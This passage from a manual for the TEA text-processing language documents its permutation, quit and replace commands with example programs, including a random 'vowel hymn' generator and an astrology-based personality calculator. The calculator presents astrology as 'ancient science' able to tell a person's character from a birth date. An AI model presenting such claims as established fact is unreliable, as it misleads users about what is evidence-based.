}  | x*!:vDATA | x*:vDELIM | x*!:vDELIM | x!: {RU
  Processing Results:} | x*!:vDELIM | x*!:vRESULTS
```

Figure 21.1: TEA APPLICATION: Ranking Utility (RU) v3

So, to appreciate this tool, we can for example assume we have the following small, but somewhat representative and quirky datatset conforming to the constraints we laid out in the specification:

Sample Well-formatted INPUT Dataset of 7 Labeled Numerical Expressions

```
E:5, A:3.2121 LABEL_1:1,C:-5, 88:5, TEST_ty:2, A:5
```

And so, if we select the RU Function 2: sorting numerical labeled data in descending order, we would obtain results such as:

Sample Well-formatted OUTPUT from Task 2 of RU

```
----------***----------
ORIGINAL DATA:
E:5,A:3.2121,LABEL_1:1,C:-5,88:5,TEST_ty:2,A:5
----------***----------
RU Processing Results:
----------***----------
DESC-SORTED LABELLED-DATA:
E:5, 88:5, A:5, A:3.2121, TEST_ty:2, LABEL_1:1, C:-5
```

While, if we use Task 3: **sorting and positionifying** labeled numeric data, against the same dataset, we would obtain...

Sample Well-formatted OUTPUT from Task 3 of RU

```
----------***----------
ORIGINAL DATA:
E:5,A:3.2121,LABEL_1:1,C:-5,88:5,TEST_ty:2,A:5
----------***----------
RU Processing Results:
----------***----------
DESC-SORTED and POSITIONIFIED LABELLED-DATA:
1st=E:5, 2nd=88:5, 3rd=A:5, 4th=A:3.2121, 5th=TEST_ty:2, 6th=
   LABEL_1:1, 7th=C:-5
```

And as for Task 1: merely sorting a list of numeric expressions in descending order, we would have something like:

Sample Well-formatted OUTPUT from Task 1 of RU

```
----------***----------
ORIGINAL DATA:
5,3.2121,1,-5,5,2,5,00,-1.0,2e-5
----------***----------
RU Processing Results:
----------***----------
DESC-SORTED DATA:
5, 5, 5, 3.2121, 2, 1, 2e-5, 00, -1.0, -5
```

It should be worth noting that, as with all the other TEA application examples we have looked at thus far, this one too, works the same way anywhere TEA works, and also that, it has no non-TEA functions such as those relying on ZAP, and thus, should be expected to stay very portable and stable for as long as the TEA standard it is based on remains supported.

Chapter 22

P: PERMUTATE

NAME	`PERMUTATE`
Purpose	1. Generate unique permutations of Strings 2. Generate Random Strings 3. Generate Strings of a Particular Structure and Alphabet

Table 22.1: General Objectives of TEA Primitive **P:**

22.1 SEMANTICS of P:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
p:	Return the AI expanded to utmost 100 unique permutations of its elements (which essentially means returning anagrams of the AI), glued together.
p:VALUE **p:VALUE:GLUE** **p:VALUE:GLUE:LIMIT** **p:VALUE:GLUE:LIMIT:LLIMIT**	Same as p: but using VALUE instead of AI. Also, if the second argument is also provided, it becomes the GLUE string used for joining the permutations generated when constructing the IO. The default or if GLUE isn't specified, is the SINGLE SPACE CHARACTER. The last argument is expected to be a number LIMIT, to limit how many permutations to return at most. If LLIMIT is provided, then exactly restrict the output to between LLIMIT as lower limit and LIMIT as upper. If LLIMIT = LIMIT, return exactly LIMIT permutations if they can be generated.
p!:	Return a random string of utmost 100 characters.
p!:SIZE **p!:SIZE:GLUE** **p!:SIZE:GLUE:ALPHABET**	Return a random string of exactly SIZE characters. GLUE serves to join the generated word-strings if provided, otherwise is the default (SINGLE SPACE CHAR). If the third parameter, the string ALPHABET, is provided, then use only the characters in the provided string for generating the random words, otherwise, will use the full Latin alphabet extended with the SINGLE SPACE CHAR.
p*:vVALUE **p*:vVALUE:vGLUE** **p*:vVALUE:vGLUE:vLIMIT:vLLIMIT**	Permutates provided string. Same as p:VALUE:GLUE:LIMIT , but using the string parameters stored in the vaults with the specified names, vVALUE as the VALUE, vGLUE as glue, vLIMIT as limit. Only the first, parameter is mandatory.
p*!:vSIZE **p*!:vSIZE:vGLUE** **p*!:vSIZE:vGLUE:vALPHABET**	Same as p!:SIZE:GLUE:ALPHABET but operating on values stored in vaults.

Table 22.2: The Semantics of P:

22.2 NOTES about P:

A basic illustration of this P: power can be demonstrated by the following example TEA program that returns all possible unique combinations of the first 3 English alphabet letters:

P: EXAMPLE 1: Compute Permutations of "ABC"

```
I!:{abc} | v:vA | v:vGLUE:- | p*:vA:vGLUE
# (="abc-acb-bac-bca-cab-cba")
```

Perhaps, it is important to stress that since mathematically it is known that a string of N characters has at most N! (N-factorial) possible permutations or rather anagrams, then, without enforcing a hard limit such as the default 100, it can become very expensive to run the p: command especially on large values.

Thus, where necessary, ensure to specify the LIMIT parameter when invoking p: commands.

`P:` maps a string to a set of its anagrams. This also means, one could do what the `P:` command does, with creative use of the other TEA fundamental anagram command "a!:". This interesting fact is illustrated by the following application of TEA:

Simulating P:ABC using AWK and A:

```
EXPERIMENTS|< 13:35:35 $>* awk -e "BEGIN{do{n++;
  system(\"tttt -i abc -c a!:\");}while(n<=100)}" |
  sort | uniq
```

And that commandline AWK+TEA combo returns:

```
abc
acb
bac
bca
cab
cba
```

It produces similar output an invocation of `p:` would have given for the same input "abc", however, it merely leverages the minimalist TEA program `a!:` and some clever use of the Awk programming language.

NOTE: The `P!:` command space is the only utility in TEA, with which one might elegantly generate random text. This is the equivalent of generating random numbers, for words. A utility many, if not most programming languages never provide a primitive solution for.

The most basic **Random String Generator** (RSG) possible, is simply implemented using the following minimalist TEA program:

P: EXAMPLE 2: Most Basic Random String Generator in TEA

```
P!:
# could return "fnudgzwhh ztnttwhehb iptkerl
  chwuljtiw"
```

Note that, as indicate in **Table 22.2**, invoking `p!:` without any arguments shall always generate a string of **utmost 100 characters long**. This means, it might be as short as just 1 or a few characters, but also that, it would never exceed 100 characters. However, and when required, one can tightly control exactly how many and even what kind of strings this command can generate as we see next...

The following basic TEA program for example, is guaranteed to generate useful random strings of exactly 10 characters spanning the Latin Alphabet:

P: EXAMPLE 3: A Constrained RSG in TEA

```
P!:10
# could return "ssrmykqzyz", "dfooctwrid", "gdo
  yoqqlt", etc
```

Finally, note that, despite using different approaches, both `P:` — a permutation generator, and `P!:` — a random string generator, generate random strings. The key difference between them is that the first takes a starter string (such as AI or the argument it is given) and randomizes it without omitting any character from it — thus "anagrams". While the other either uses the standard Latin Alphabet (ψ_{az}) or some starter "seed" string it is given or a specified "alphabet", and generates random strings of arbitrary or specified length merely by sampling or choosing elements from the given seed. Thus, though they might be in similar contexts, the two generators are fundamentally different and each might be suited for specific purposes the other isn't.

Concerning parametric use of the permutation command, the following example demonstrates how to generate so-called "Vowel Hymns" or "Vowel Mantras"[26] based on chaining anagrams of the vowel set:

P: EXAMPLE 4: A Constrained Permutation Generator in TEA that generates "Vowel Mantras"

```
v:vLIMIT:10|v:vLLIMIT:4|v:vALPH:{aeiou}|v:vGLUE:-|
  p*:vALPH:vGLUE:vLIMIT:vLLIMIT
#equivalent to just
#p:aeiou:-:10:4
#returns strings such as:
#oueai-iaeou-ueoia-eiuoa-oiuea-eoaui-uieoa-aeuoi
```

That example attempts to demonstrate how to leverage all the parameters that the `p*:` command accepts. However, for the case of generating beautiful vowel hymns, perhaps the version using the RSG command and which is depicted in the first example application of **P:** shall be more convincing...

22.3 EXAMPLE APPLICATIONS of P:

As we have seen in the introductions, the **PERMUTATE** command is great for generating random strings or creating random variants of specified strings. And so, with regards to the kinds of applications we can envision leveraging this utility and the most of the `P:` command space, we shall explore applications that involve or require working with random strings mostly.

22.3.1 EXAMPLE 1: MUSIC & POETRY: A Random VOWEL HYMN Generator

For those new to the idea of "vowel hymns"[26], note that these are exemplified in the performance by the Ugandan Melodic Metal band **MAZERA**, on their 2025 **XMas Metal** album as the song "Vowel Hymns" — see: [audio] `https://t.me/mazeraworks/1152` and [audio-video] `https://www.youtube.com/watch?v=p_THWo4MjIU`

TEA Program: Random VOWEL HYMN Generator

```
##############################################
# RANDOM VOWEL HYMN GENERATOR v1
##############################################
# Though legit vowel hymns ought be generated
# based on transforming the text of legit hymns
# or words, this generator instead generates
#such hymns based on nothing really, but the
# outputs shall read and feel like legitimate
#vowel hymns nonetheless.
#--------------------------------------------
# For Theory: https://bit.ly/grimoirelumtauto
# For Example: https://www.youtube.com/watch?v=
  p_THWo4MjIU
##############################################
v:vLINES:5 | v:vI:0 | v:vHYMN:{}
v:vLIMIT:10 | v:vGLUE:{ } | v:vALPHABET:{aeiou }
l:LOOP
p*!:vLIMIT:vGLUE:vALPHABET | v:vLINE #generate and
  store random string
g*:{
}:vHYMN:vLINE | v:vHYMN #add it to the hymn
y:vI | x!:{+1} | r.: | v:vI
y:vI | x!:{>} | x*!:vLINES | r.: | f:^true$:FIN:LOOP
   #test if we must finish
l:FIN | y:vHYMN | k!:^$ #return clean hymn
```

Figure 22.1: TEA APPLICATION: Random VOWEL HYMN Generator

So, that short but generic program shall generate interesting vowel hymns such as:

Sample Vowel Hymn OUTPUT

```
aai iu oo
uouieae ai
uuiue e
```

```
 eu uo iu
eiaioauooe
e iouieeai
```

Sample Vowel Hymn OUTPUT

```
iai ua uee
ee ouaoiei
ii aaeii e
oia uaoueo
a a ua u
 oeoouoiiu
```

Sample Vowel Hymn OUTPUT

```
aeieo uoou
aua ei i
iioe ii i
ea oi iu
eoeeeaeea
eua oiiu
```

To access this service — so-called **FREE SPIRITUAL MEDICINE**, use any of the options:

1. Find VOWEL HYMN GENERATOR on the list of standard TEA programs via:
   `https://tea.nuchwezi.com`
2. Directly load and run VOWEL HYMN GENERATOR via:
   `https://tea.nuchwezi.com/?fc=https://gist.githubusercontent.com/mcnemesis/2738f5116c2a55c89dd2a928affd4ede/raw/vowel_hymn_generator.tea&run`

3. Obtain the VOWEL HYMN GENERATOR source-code (and other related codes/programs) via the TEA GitHub Project:
   `https://github.com/mcnemesis/cli_tttt`
4. Find the VOWEL HYMN GENERATOR code on GitHub Gists:
   `https://gist.github.com/mcnemesis/2738f5116c2a55c89dd2a928affd4ede`
5. Or use the official shortened link to share or load VOWEL HYMN GENERATOR:
   `https://bit.ly/vowelhymns`

Chapter 23

Q: QUIT

NAME	`QUIT`
Purpose	1. Quit a TEA program 2. Unconditionally quit a TEA program 3. Quit a TEA program upon some condition 4. Facilitate TEA program debugging and profiling — via *breakpoint*-like **cut-points** 5. Another logic and program control-flow mechanism in TEA programming.

Table 23.1: General Objectives of TEA Primitive **Q:**

23.1 SEMANTICS of Q:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
q:	Quit the program if AI is currently empty. Returns Empty String
q:REGEX	Return the current AI and Quit the program iff AI matches REGEX
q!:	**Unconditionally quit** the TEA program returning the current AI
q!:REGEX	Return the current AI and Quit the program iff AI DOES NOT match REGEX
q*:	Quit the program if THERE ARE NO VAULTs set (doesn't quit if the DEFAULT VAULT was at least set)
q*:vREGEX	Like q:REGEX, but using pattern stored in vault vREGEX
q*!:vREGEX	Like q!:REGEX, but using pattern stored in vREGEX

Table 23.2: The Semantics of Q:

23.2 NOTES about Q:

Like `f:`, `q:` helps to introduce conditional processing into TEA programs, and with the `q:` and `q!:` command, it becomes easy to ensure our TEA Programs shall always halt and that it's possible to control when they should halt.

The following example program will avoid trying to run the expensive `p:` command on gibberish or unwanted externally obtained text:

Q: EXAMPLE 1: Quit Data Processing Upon Error

```
# assuming we want alpha-numeric string (National
  Identification Number)
# fetched from some [hypothetical] file hosted
  online...
w!: https://pastebin.org/NIN.txt
v:vA
# However, not wishing to process anything incase
  the resource cannot be reached..
Q:ERROR # quit in case output contains "ERROR"
# Otherwise, present processed result...
g!:{-} | x:{RESULT: }
```

So that example helps us see that **Q:PATTERN** can be used to force the program to quit, the moment the specified literal string or regular expression

pattern, `PATTERN`, is found within the output or rather **Active Input** (AI) at the moment that instruction is executed. So that, in that example, since we are trying to fetch data from a non-existent or innaccessible online resource, we shall obtain the typical error message such as

> [ERROR]: NetworkError: Failed to execute 'send' on 'XMLHttpRequest': Failed to load 'https://pastebin.org/NIN.txt'.

And so that, since the message matches the pattern specified in the instruction `Q:ERROR`, we shall get just that error message as the output and the program quits. Otherwise, in case we comment out that instruction or perhaps change the condition pattern to something that is different — but with still the same above error happening, or perhaps getting the correct expected output, then we shall instead obtain a result such as...

Output from (Modified) Example 1

```
RESULT: -ERROR-NetworkError-Failed-to-execute-send-on-
   XMLHttpRequest-Failed-to-load-https-pastebin-org-NIN-txt-
```

The following example further demonstrates how `Q:` can be useful. For example, this program will return a random number if the input contains a hyphen"-" in it, otherwise will return the input with its content shuffled:

Q: EXAMPLE 2: Using Q for Control-Flow and Dynamic Outputs

```
i!:"hi there"
i:"hi-there"
a!:|Q!:-|n:
```

IMPORTANT! Note that any TEA program whose first instruction is just "q!:" shall never do anything useful other than immediately quit/return.

For the cases where we use the other variants of q:, especially those that can

cause the program to quit based on values in vaults, the following is a good test example:

Q: EXAMPLE 3: Using Q With Patterns in Vaults

```
i!:{Hello World} #we start by setting the message "
  hello world"
v: # we then store than into default vault
q*!: # should quit if default vault (with name "")
  is blank
a!: #otherwise anagrammatize AI
v:vANA #store that into a vault
q*: #quit in case default vault is blank
i!: # clear AI
v: # store that into default vault
y:vANA # set AI to contents of vault "vANA"
q*!: # quit in case default vault is blank
#otherwise return some random number prefixing
  anagrammatized original message
e:"v:A|n:|x!:{:}|x*!:A"
```

As is, the program shall return “Hello World” shuffled. Note that only the final quit command `q*!:` takes effect, because the default vault was set to an empty value with the two earlier instructions `i!: | v:`. Otherwise (like if we change that bit to `i!:TEST | v:` or eliminate that final **Quit** command, then the program would return the shuffled original message prefixed by a random number — something like “8:HleolW odlr”

23.3 EXAMPLE APPLICATIONS of Q:

Especially because we can use **Q:** commands for control flow in a TEA program with either complex or non-linear program logic, the example application we shall explore shall especially hinge on this — using quit patterns to decide when to stop processing and quit or return processing results especially.

23.3.1 EXAMPLE 1: PSYCHOLOGY & ASTROLOGY: PERSONALITY CALCULATOR

In many cultures and traditions around the world, it is well known among students and practitioners of especially occult science and wisdom, that, there are certain particular but also general attributes of a person — such as their

family or given names, their date of birth, their gender and such, that when analyzed from the context of both ancient and modern divination and astrological frameworks, allows one to isolate and tell or predict several general traits and or profiles that might fit or explain the person's psychological, spiritual and lifestyle character. For many people that only look at the world through a materialistic and especially objective lens only, much of this might come off as sheer speculation or as kinds of *woo-woo* otherwise hard to objectify, prove or disprove via normal, scientific means. However, and as we learn from one of the modern authorities on this subject — particularly the huge book, **The Secret Language of Birthdays: Personology Profiles for Each Day of the Year**[30] by Gary Goldschneider and Joost Elffers, there is indeed both an objective and subjective dimension to this "esoteric science", and that for those willing to invest some time into understanding the underlying theories and application frameworks, the idea of being able to discern a person's character and or personality merely based on minimal baseline information such as just their date of birth, isn't all just speculation.

In this next application then, we shall especially focus on just one attribute of a person's identity — their **date of birth**, and from this, shall then compute and present a brief profile of their personality based on the information and guidelines already laid out in Gary's work[30].

The basic approach to using this application is as such:

1. First, one picks the Month of the Year.
2. Second, one specifies the Day of the Month.
3. Finally, computes the relevant personality profile and returns it as the final program output.
4. Iterate or quit, based on user input.

The relevant source for this very useful and interesting application is as such...

TEA Program: Personality Calculator v3

```
#++++++++++++++++++++++++++++++++++++++++++++++++++
#+ PERSONALITY CALCULATOR (PC) v3
#--------------------------------------------------
#+ This program is based on western astrology
```

```
#+ And is meant to help predict or compute a
#+ person's personality trait and character
#+ based on just their Bithdate information.
#+ THEORY: Gary et. al (1994):
#+ https://openlibrary.org/books/OL1102071M/
   The_Secret_Language_of_Birthdays
#++++++++++++++++++++++++++++++++++++++++++++++++
# Program Architect: Fut. Prof. JWL (NES)
#------------------------------------------------

#---[ CONSTANTS ]
v:vDELIM:{
~~~~~~~~~~~~|~~~~~~~~~~~~
}
v:vDELIM_CREDIT:{
~~~[CREDIT: PC v3@ tea.nuchwezi.com ]~~~
}
v:vAPPNAME:{PERSONALITY CALCULATOR v3}
v:vPURPOSE:{Using ancient science and principles, PC
    can tell you a person's traits and character
   based on just their date of birth.}
v:vGUIDE:{To use, simply specify the person's birth
   Month and Day. | [qQ] to QUIT.}
v:vMENU_MONTHS:{Select Month:
1:JAN | 2:FEB | 3:MAR | 4:APR | 5:MAY | 6:JUN
7:JUL | 8:AUG | 9:SEP | 10:OCT | 11:NOV | 12:DEC
}
v:vMENU_DAY:{Specify DAY of Birth: }

#for checking Month-Day bounds using a single test
   ...
z.:PLATFORM | v:vPLATFORM
y:vPLATFORM | f:WEB:lTESTER_WEB:lTESTER_CLI
l:lTESTER_WEB
v:vTESTER:{(LM*100+LD) <= (@*100+.) && (@*100+.) <=
   (UM*100+UD)}
j:lSKIP_CLI_TESTER
l:lTESTER_CLI
v:vTESTER:{(LM*100+LD) <= (@*100+.) & (@*100+.) <= (
```

```
   UM*100+UD)}
l:lSKIP_CLI_TESTER

v:vPAT_DAY:{.}
v:vPAT_MON:{@}
v:vTEMP_PROF:{Born on DD MM (SS)} | v:vT_DD:{DD} |
   v:vT_MM:{MM} | v:vT_SS:{SS}
v:vPROFILE:{No Processing Done Yet.}

#---[ INTRODUCTIONS ]
g*:{}:vDELIM:vAPPNAME:vDELIM:vPURPOSE | k!:^[ ]*$ |
   v:vWELCOME
g*:{}:vDELIM:vAPPNAME:vDELIM:vGUIDE | k!:^[ ]*$ |
   v:vINSTRUCTIONS

#present intro interface...
l:lSTART
y:vWELCOME | i*: | y:vINSTRUCTIONS | i*:

#should we quit?
t.:| f:^[qQ]$:lQUIT

#prompt for month
l:lPROMPT_MON
y:vMENU_MONTHS | i*: | v:OPT
#verify choice or loop...
t.: | f!:{^(([1-9])|(1[012]))$}
   :lPROMPT_MON:lPROCESS_MONTH
l:lPROCESS_MONTH
v:vN_MON #store month


#prompt for day
l:lPROMPT_DAY
y:vMENU_DAY | i*: | v:OPT
#verify choice or loop...
t.: | f!:{^(([1-9])|([12][0-9])|(3[01]))$}
   :lPROMPT_DAY:lPROCESS_DAY
l:lPROCESS_DAY
```

```
v:vN_DAY #store day

#-----------
#process day position
y:vN_DAY
f:1$:1ST:1NST
l:1ST
x!:{st} | v:vPOSLABEL
j:1ADDPOSITION

l:1NST
y:vN_DAY
f:2$:1SND:1NSND
l:1SND
x!:{nd} | v:vPOSLABEL
j:1ADDPOSITION

l:1NSND
y:vN_DAY
f:3$:1RD:1TH
l:1RD
x!:{rd} | v:vPOSLABEL
j:1ADDPOSITION

l:1TH
y:vN_DAY
x!:{th} | v:vPOSLABEL
j:1ADDPOSITION

l:1ADDPOSITION
y:vPOSLABEL | v:vDAY
#-----------

#-----------
#process month name
v:vMNAMES:{JAN FEB MAR APR MAY JUN JUL AUG SEP OCT
  NOV DEC}
v:vN_MI:{0}
l:1SEEKMON
```

```
y:vN_MI | x!:{+1} | r.: | v:vN_MI
y:vMNAMES | d:[ ].*$ | v:vMON
y:vMNAMES | d!:[ ].*$ | t.: | v:vMNAMES
y:vN_MON | x!:{==} | x*!:vN_MI | r.: | f:^
  true$:lFINMON:lSEEKMON
l:lFINMON
#-----------

#---[ COMPUTE PROFILE ]
# Our Method is to Limit Profiling to 4 Seasons of
  Birth

#==[ SPRING: MAR 21-JUN 21]
#build the test...
y:vTESTER | r!:LM:3 | r!:UM:6 | r!:LD:21 | r!:UD:21
  | v:vTEST
r*!:vTEST:vPAT_DAY:vN_DAY | v:vTEST
r*!:vTEST:vPAT_MON:vN_MON | v:vTEST
y:vTEST | r.: | f!:^true$:lNOTSPRING
#build profile...
v:vSEASON:{SPRING}

#fill-in profile...
r*!:vTEMP_PROF:vT_DD:vDAY | v:vPROFILE
r*!:vPROFILE:vT_MM:vMON | v:vPROFILE
r*!:vPROFILE:vT_SS:vSEASON | v:vPROFILE

x*!:vDELIM
x!:{SIGNS: Aries, Taurus, Gemini
RULERS: Mars, Venus, Mercury
SYMBOLS: Ram, Bull, Twins
ELEMENTS: Fire, Earth, Air
MOTTOS: I Am, I Have, I Communicate
DOMINANT FACULTY: Intuition}

x*!:vDELIM
x!:{Enthusiast for life. Enjoys initiating [new]
  projects. More extroverted than introverted. Likes
   to share results. Child-like. Innocent,
```

```
   Spontaneous, and Impulsive. Generally Positive
   Minded.}

v:vPROFILE #store complete profile

j:lFINISH #we got profile complete...

l:lNOTSPRING #it wasn't spring..
#==[ SUMMER: JUN 22-SEP 23]
#build the test...
y:vTESTER | r!:LM:6 | r!:UM:9 | r!:LD:22 | r!:UD:23
   | v:vTEST
r*!:vTEST:vPAT_DAY:vN_DAY | v:vTEST
r*!:vTEST:vPAT_MON:vN_MON | v:vTEST
y:vTEST | r.: | f!:^true$:lNOTSUMMER
#build profile...
v:vSEASON:{SUMMER}

#fill-in profile...
r*!:vTEMP_PROF:vT_DD:vDAY | v:vPROFILE
r*!:vPROFILE:vT_MM:vMON | v:vPROFILE
r*!:vPROFILE:vT_SS:vSEASON | v:vPROFILE

x*!:vDELIM
x!:{SIGNS: Cancer, Leo, Virgo
RULERS: Moon, Sun, Mercury
SYMBOLS: Crab, Lion, Virgin
ELEMENTS: Water, Fire, Earth
MOTTOS: I Feel, I Create, I Serve
DOMINANT FACULTY: Feeling}

x*!:vDELIM
x!:{Very critical about life. Enjoys completing [
   existing] projects. Mixed between extroverted than
    introverted based on feelings. Emotionally
   attached to people, work and environment. Not
   eager to shine in the world. Often willing to
   serve others. Need to be needed.}
```

```
v:vPROFILE #store complete profile

j:lFINISH #we got profile complete...

l:lNOTSUMMER #it wasn't summer..
#==[ FALL: SEP 24-DEC 21]
#build the test...
y:vTESTER | r!:LM:9 | r!:UM:12 | r!:LD:24 | r!:UD:21
    | v:vTEST
r*!:vTEST:vPAT_DAY:vN_DAY | v:vTEST
r*!:vTEST:vPAT_MON:vN_MON | v:vTEST
y:vTEST | r.: | f!:^true$:lNOTFALL
#build profile...
v:vSEASON:{FALL}

#fill-in profile...
r*!:vTEMP_PROF:vT_DD:vDAY | v:vPROFILE
r*!:vPROFILE:vT_MM:vMON | v:vPROFILE
r*!:vPROFILE:vT_SS:vSEASON | v:vPROFILE

x*!:vDELIM
x!:{SIGNS: Libra, Scorpio, Sagittarius
RULERS: Venus, Pluto, Jupiter
SYMBOLS: Scales, Scorpion, Archer
ELEMENTS: Air, Water, Fire
MOTTOS: I Weigh, I Control, I Philosophize
DOMINANT FACULTY: Sensation}

x*!:vDELIM
x!:{Like to be in control of their life. Often very
   selective and critical. Like to maintain rather
   than initiate or change projects. Typically more
   introverted than not. Keep feelings and emotions
   under strict control. Have strong urge to
   participate in serious relationships. Often very
   conscious of what is going on in society.}

v:vPROFILE #store complete profile
```

```
j:lFINISH #we got profile complete...

l:lNOTFALL  #it wasn't fall..
#==[ WINTER: DEC 22-MAR 21]
#no need to test..
#build profile...
v:vSEASON:{WINTER}

#fill-in profile...
r*!:vTEMP_PROF:vT_DD:vDAY | v:vPROFILE
r*!:vPROFILE:vT_MM:vMON | v:vPROFILE
r*!:vPROFILE:vT_SS:vSEASON | v:vPROFILE

x*!:vDELIM
x!:{SIGNS: Capricorn, Aquarius, Pisces
RULERS: Saturn, Uranus, Neptune
SYMBOLS: Goat, Water Bearer, Fish
ELEMENTS: Earth, Air, Water
MOTTOS: I Matter, I Universalize, I Believe
DOMINANT FACULTY: Thought}

x*!:vDELIM
x!:{More concerned with larger picture of life.
  Often rulers and dominant. Often the most flexible
  , sensitive, accepting, and spiritual. Typically
  quiet, mostly expressing themselves through their
  work and ideas. Readily distinguished by their
  active imagination and fantasies. Can objectify
  fantasies and imaginations. Very idealistic and
  utopian.}

v:vPROFILE #store complete profile

j:lFINISH #we got profile complete...

#---[ FINISH ]
l:lFINISH

#present completed profile if any, then loop...
```

```
y:vPROFILE | i*: | j:lSTART

l:lQUIT
# otherwise, let's quit gracefully..
y:vPROFILE | x*!:vDELIM_CREDIT
Q!: #well, quit
```

Figure 23.1: TEA APPLICATION: Personality Calculator (PC) v3

Note that, even though Gary's book provides more detailed information than one might need for a cursory mini-profile associated with a particular birthday, our PC program attempts to distill the most critically important facts concerning any such profile, and will produce succinct, somewhat general (since we don't attempt to compute date-specific profiles even though citegoldschneider1994secret provides them) personality profiles such as:

Sample PC OUTPUT

```
Born on 23rd AUG (SUMMER)
~~~~~~~~~~~~|~~~~~~~~~~~~
SIGNS: Cancer, Leo, Virgo
RULERS: Moon, Sun, Mercury
SYMBOLS: Crab, Lion, Virgin
ELEMENTS: Water, Fire, Earth
MOTTOS: I Feel, I Create, I Serve
DOMINANT FACULTY: Feeling
~~~~~~~~~~~~|~~~~~~~~~~~~
Very critical about life. Enjoys completing [existing]
   projects. Mixed between extroverted than introverted based
    on feelings. Emotionally attached to people, work and
   environment. Not eager to shine in the world. Often
   willing to serve others. Need to be needed.
~~~[CREDIT: PC v3@ tea.nuchwezi.com ]~~~
```

Sample PC OUTPUT

```
Born on 25th DEC (WINTER)
~~~~~~~~~~~~|~~~~~~~~~~~~
SIGNS: Capricorn, Aquarius, Pisces
RULERS: Saturn, Uranus, Neptune
SYMBOLS: Goat, Water Bearer, Fish
ELEMENTS: Earth, Air, Water
MOTTOS: I Matter, I Universalize, I Believe
DOMINANT FACULTY: Thought
~~~~~~~~~~~~|~~~~~~~~~~~~
More concerned with larger picture of life. Often rulers and
   dominant. Often the most flexible, sensitive, accepting,
   and spiritual. Typically quiet, mostly expressing
   themselves through their work and ideas. Readily
   distinguished by their active imagination and fantasies.
   Can objectify fantasies and imaginations. Very idealistic
   and utopian.
~~~[CREDIT: PC v3@ tea.nuchwezi.com ]~~~
```

For those interested, the complete code and live-testing of this program can be accessed via:

`https://tea.nuchwezi.com/?i=.&fc=https://gist.githubusercontent.com/mcnemesis/60564cc29389f356ede032558c209d6c/raw/personality_calculator.tea`

OR

`https://bit.ly/personalityapp`

Chapter 24

R: REPLACE-REWRITE

NAME	REPLACE/REWRITE
Purpose	1. Replace things with other things 2. Perform **Text Substitution** 3. Automate Text Editing using Pattern Matching 4. **Replace Mathematical Expressions with Simple Terminal Values:** pure or fractional numbers or boolean values. Only TEA command designed for this. 5. Facilitate **Processing of Invisible Text!** 6. Facilitate a Powerful General-Purpose **Re-Write System** using TEA.

Table 24.1: General Objectives of TEA Primitive **R:**

24.1 SEMANTICS of R:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
r:	Replaces all visible characters in AI with the SINGLE WHITESPACE, and all whitespace other than the NEW LINE character in AI with the FULL-STOP character.
r:REGEX:SUBSTR	Return AI with the first section matching REGEX replaced by SUBSTR
r!:	The Extreme Case of `r:` — replaces all visible characters in AI with the EMPTY STRING and any whitespace except the NEW LINE character with the FULL-STOP character.
r!:REGEX:SUBSTR	Return AI with ALL sections matching REGEX replaced by SUBSTR
r*:	INERT
r*:vNAME:vREGEX:vSUBSTR	Same as r:REGEX:SUBSTR,but operating on the string stored in the vault with the name vNAME instead of AI.
r*:vNAME	With only vNAME, like `r:`, but operating on string in the named vault, vNAME instead of AI. Result becomes AI.
r*!:vNAME	Same as `r!:`, but operating on the string stored in the vault with the name vNAME instead of AI.
r*!:vNAME:vREGEX:vSUBSTR	Same as `r!:REGEX:SUBSTR`, but operating on the strings stored in the specified vaults
r.: **r.:EXPR**	Replace AI with the result of evaluating it as a pure arithmetic expression. With EXPR, instead operate on the explicit string EXPR. In all cases, result becomes AI, and in case the expression can't be processed, AI is set to EMPTY SPACE. This is the only way to process basic explicit mathematics in TEA without using Z:
r*.:vEXPR	Like r.:EXPR, but instead processing the string stored in vault vEXPR.
r*.:	INERT
r@: **r@:EXPR**	Treat AI as a **TEA Template Expression** and rewrite it by replacing all occurrences of variables/vaults expressed as with `#vA#` for some vault named `vA` with the value stored in that vault [**without recursion**]. With the parameters **EXPR** provided, then instead operate on that explicit string instead of AI. Returns the result of the re-write operation or unmodified expression if no transformations occurred. In case Template contains a **deep variable** such as `##vA##`, also apply the transform on the contents of the vault [recursively] before making the substitution.
r*@:vEXPR	Same as `r@:EXPR` but instead loads the expression to be produced from the vaul with specified name **vEXPR**. Without vEXPR parameter, just works on AI as `R@:`
r!@: **r!@:EXPR**	The deep resolution version of `R@:` and `R@:vEXPR`, in which mode, **any template variable deep or not, is resolved recursively.**
r*!@:vEXPR	Same as `r!@:EXPR` but instead loads the expression to be produced from the vaul with specified name **vEXPR**. Without vEXPR parameter, just works on AI as `R!@:`

Table 24.2: The Semantics of R:

24.2 NOTES about R:

String substitution as a core operation in most text processing, finds its main mechanics implemented using the R-command space in TEA. However, it should be noted that r: primitives aren't the only kind that can perform string substitution in TEA. Some kinds of text replacement operations are possible using other TEA primitives such as g: that replaces whitespace with empty space, but also does some automatic replacements on punctuation with the g! variant.

IMPORTANT: It shall be worth noting that with the REPLACE command in TEA, there are two modes of performing substitutions in all cases. NAÏVE mode: in which, the pattern or regex in the command signature is treated as a literal pattern search string. This mode is very useful in situations where the search pattern might contain special characters that would otherwise be hard to correctly express via a regular expression. However, in case such case, if the replace command finds that the substitution cannot be done or that it effects no change, then it resorts to the regular expression (REGEX) mode. Thus, when in doubt, you can rest-assured that as long as the search pattern exists literally in the target string, it shall be replaced correctly with either r: or r!: or r*: or r*!:. However, when needed, know that the REGEX mode shall likewise work as expected, using the same exact command signature! Thus, the REPLACE TEA instruction somewhat performs smart substitution, and one can tell which mode was used, by running their commands using DEBUG MODE.

For example, when one has a text such as

```
{
"Name": "<p!:8|t.:|z*:>",
"Age": "<n:26:8>"
"Description": "<p!:|s:|s:|z:>"
}
```

And one wishes to replace the substring "¡p!:8—t.:—z*:¿", you shall notice that, if we were to merely write a replace call such as:

R: EXAMPLE 1: Using R*:

```
r*:vSCHEMA_TEMPLATE:vTEA_EXP:vTEA_EXP_VAL
```

Assuming `vSCHEMA_TEMPLATE` contains the text to be processed, `vTEA_EXP` contains the pattern to use to search for what to replace, and `vTEA_EXP_VAL` contains the substitution value e.g "John Doe". Then, if we run this command when the vault `vTEA_EXP` contains the literal string "¡p!:8—t.:—z*:¿", then the substitution shall operate as expected via **naive mode**. However, if we instead have that vault containing the regular expression "`<[^"]*>`" such as via the operation:

```
v:vTEA_EXP:{<[^"]*>}
```

We shall then correctly find (in either case), that the result we obtain is the text:

```
{
"Name": "John Doe",
